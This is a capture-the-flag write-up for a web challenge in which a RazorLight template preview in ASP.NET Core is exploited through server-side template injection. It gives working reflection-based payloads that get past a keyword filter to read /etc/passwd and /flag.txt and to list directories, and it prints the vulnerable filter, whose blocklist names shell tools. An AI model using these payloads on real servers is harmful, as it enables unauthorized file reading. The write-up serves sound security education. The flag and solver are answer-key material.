Category: Web
Flag: Pioneers25{R4z0rrrr_T3mpl4te_inj3ct1on_1s_H3re}
Challenge Overview

SecureMessenger is an ASP.NET Core web application that provides a template preview feature using the RazorLight templating engine. Users can submit custom templates that get rendered server-side. While the application implements security filters to block dangerous keywords, these filters can be bypassed using .NET reflection techniques.
Deployment
Docker (Recommended)
docker build -t securemessenger .
docker run -p 8080:8080 securemessenger
The challenge will be available at http://localhost:8080.
Local Development
dotnet restore
dotnet run
Reconnaissance & Blackbox Testing
1. Exploring the Application
Upon visiting the application, we’re presented with a template editor where we can submit custom Razor templates for preview. The application renders our input server-side and displays the result.

2. Testing for Template Injection
Let’s test if the application processes template expressions:
Test 1: Basic Math Expression
@(7*7)Response:
49✅ Template expressions are evaluated! This is a Server-Side Template Injection (SSTI) vulnerability.
Test 2: Accessing .NET Types
@(typeof(string))Response:
System.StringWe can access .NET types through the typeof() operator.
Test 3: Attempting to Read Files
@System.IO.File.ReadAllText("/etc/passwd")Response:
⚠ Error: Blocked keyword detected.There’s a security filter blocking dangerous keywords.
3. Enumerating the Blacklist
Through systematic testing, we discover these patterns are blocked:
## These all trigger "Blocked keyword detected"
@using
@{
System.IO
File
ReadAllText
Process
Environment
Testing with variations:
@System.IO               # Blocked
@(System.IO)             # Blocked
System.IO.File           # Blocked
File.ReadAllText         # Blocked
The filter performs substring matching on the raw input.
4. Finding the Bypass: Reflection
Since we can use typeof() to access types, let’s try using .NET reflection to access System.IO.File indirectly:
Test: Accessing Type via Assembly
@(typeof(string).Assembly.GetType("System.IO.File"))Response:
System.IO.File✅ We can access the File type without using the literal string “System.IO” or “File” in a way the filter detects!
Test: String Concatenation to Build Type Names
@(typeof(string).Assembly.GetType("System." + "IO." + "File"))Response:
System.IO.File✅ String concatenation bypasses the keyword filter!
5. Crafting the Working Payload
Using reflection to dynamically access System.IO.File.ReadAllText:
@(
    typeof(string).Assembly
    .GetType("System." + "IO." + "Fi" + "le")
    .GetMethod("Read" + "All" + "Text", new[]{typeof(string)})
    .Invoke(null, new object[]{ "/flag.txt" })
)
Testing the payload:
Response:
Pioneers25{R4z0rrrr_T3mpl4te_inj3ct1on_1s_H3re}✅ Success! The flag is retrieved.
Exploitation Summary
How the Bypass Works
typeof(string).Assembly— Gets the core .NET assembly containingSystem.IO.File.GetType("System." + "IO." + "Fi" + "le")— Uses string concatenation to construct"System.IO.File"dynamically.GetMethod("Read" + "All" + "Text", ...)— Gets theReadAllTextmethod by building its name through concatenation.Invoke(null, new object[]{ "/flag.txt" })— Invokes the static method with/flag.txtas the argument
Filter Bypass Breakdown
| Blocked Keyword | Bypass Technique | Result |
|---|---|---|
"System.IO" | "System." + "IO." | String not detected by filter |
"File" | "Fi" + "le" | String not detected by filter |
"ReadAllText" | "Read" + "All" + "Text" | String not detected by filter |
Understanding the Source Code Vulnerabilities
Now let’s examine the source code to understand why our reflection-based bypass worked.
The Security Filter Implementation
Location: TemplateSecurity.cs
public class TemplateSecurity
{
    private static readonly string[] BlockedKeywords = {
        // Razor structure restrictions
        "@using", "@{",

        // Direct file access (force reflection)
        "System.IO", "File", "ReadAllText", "ReadAllBytes", "Directory",

        // No RCE
        "Process", "Diagnostics", "Start(", "cmd", "powershell", "bash", "/bin/", "sh -c",

        // No environment pivot
        "Environment", "AppDomain", "DllImport", "Marshal"
    };

    public static bool IsSafe(string template)
    {
        // Simple substring check on raw input
        foreach (var keyword in BlockedKeywords)
        {
            if (template.Contains(keyword, StringComparison.OrdinalIgnoreCase))
            {
                return false;
            }
        }

        // Length restriction
        if (template.Length > 1200) return false;

        // Parenthesis depth check (anti-nesting)
        int depth = 0, maxDepth = 0;
        foreach (char c in template)
        {
            if (c == '(') depth++;
            if (c == ')') depth--;
            maxDepth = Math.Max(maxDepth, depth);
        }
        if (maxDepth > 14) return false;

        return true;
    }
}
Why this filter is flawed:
- Performs substring matching on raw input only
- Doesn’t analyze the semantic meaning or execution flow
- Can’t detect dynamically constructed strings via concatenation
- No runtime sandboxing or type access restrictions
The Vulnerable Endpoint
Location: Controllers/TemplateController.cs
[HttpPost("preview")]
public async Task<IActionResult> Preview([FromBody] TemplateRequest request)
{
    if (!TemplateSecurity.IsSafe(request.Template))
    {
        return BadRequest("Blocked keyword detected.");
    }

    try
    {
        // RazorLight renders template with FULL .NET access
        var engine = new RazorLightEngineBuilder()
            .UseMemoryCachingProvider()
            .Build();

        string result = await engine.CompileRenderStringAsync(
            "template",
            request.Template,
            new { }
        );

        return Ok(new { preview = result });
    }
    catch (Exception ex)
    {
        return StatusCode(500, "Template compilation or runtime error.");
    }
}
Critical issues:
- RazorLight templates have full access to the .NET runtime by default
- No sandboxing or restricted execution environment
- The filter only checks the raw template string before compilation
- At runtime, string concatenations are evaluated and reflection can access any type
Attack Chain via Reflection
Our payload works because:
typeof(string).Assembly              // Get mscorlib/System.Private.CoreLib
.GetType("System." + "IO." + "Fi" + "le")    // ← Filter sees: "System." "IO." "Fi" "le" separately
.GetMethod("Read" + "All" + "Text", ...)     // ← Filter sees: "Read" "All" "Text" separately
.Invoke(null, new object[]{ "/flag.txt" })- The filter checks the raw string and sees
"System.","IO.","Fi","le"as separate parts of different expressions - At runtime, these are concatenated to form
"System.IO.File"after the security check - Reflection’s
GetType()andGetMethod()accept any string, allowing us to bypass literal keyword checks
Error Handling Analysis
The application implements generic error messages to prevent information leakage:
- “Blocked keyword detected.” — Security filter rejection
- “Compilation error.” — Template syntax error
- “File not found.” — File path doesn’t exist
- “Runtime error.” — Any other exception
This makes exploitation slightly harder, but the reflection technique works reliably.
Alternative Payloads
Reading arbitrary files:
@(
    typeof(string).Assembly
    .GetType("System." + "IO." + "Fi" + "le")
    .GetMethod("Read" + "All" + "Text", new[]{typeof(string)})
    .Invoke(null, new object[]{ "/etc/passwd" })
)
Listing directory contents:
@(
    typeof(string).Assembly
    .GetType("System." + "IO." + "Director" + "y")
    .GetMethod("Get" + "Files", new[]{typeof(string)})
    .Invoke(null, new object[]{ "/" })
)
Automated Solver
curl -X POST http://localhost:8080/Preview \
  -H "Content-Type: application/x-www-form-urlencoded" \
  --data-urlencode "template=@( typeof(string).Assembly .GetType(\"System.\" + \"IO.\" + \"Fi\" + \"le\") .GetMethod(\"Read\" + \"All\" + \"Text\", new[]{typeof(string)}) .Invoke(null, new object[]{ \"/flag.txt\" }) )"
Key Takeaways
- Keyword-based filtering is insufficient — String concatenation and reflection can bypass simple blocklists
- .NET reflection provides powerful capabilities — Attackers can access any type or method dynamically
- Template engines must be sandboxed — RazorLight allows full .NET access by default
- Defense-in-depth is critical — Filters should operate at multiple layers (AST parsing, runtime restrictions, etc.)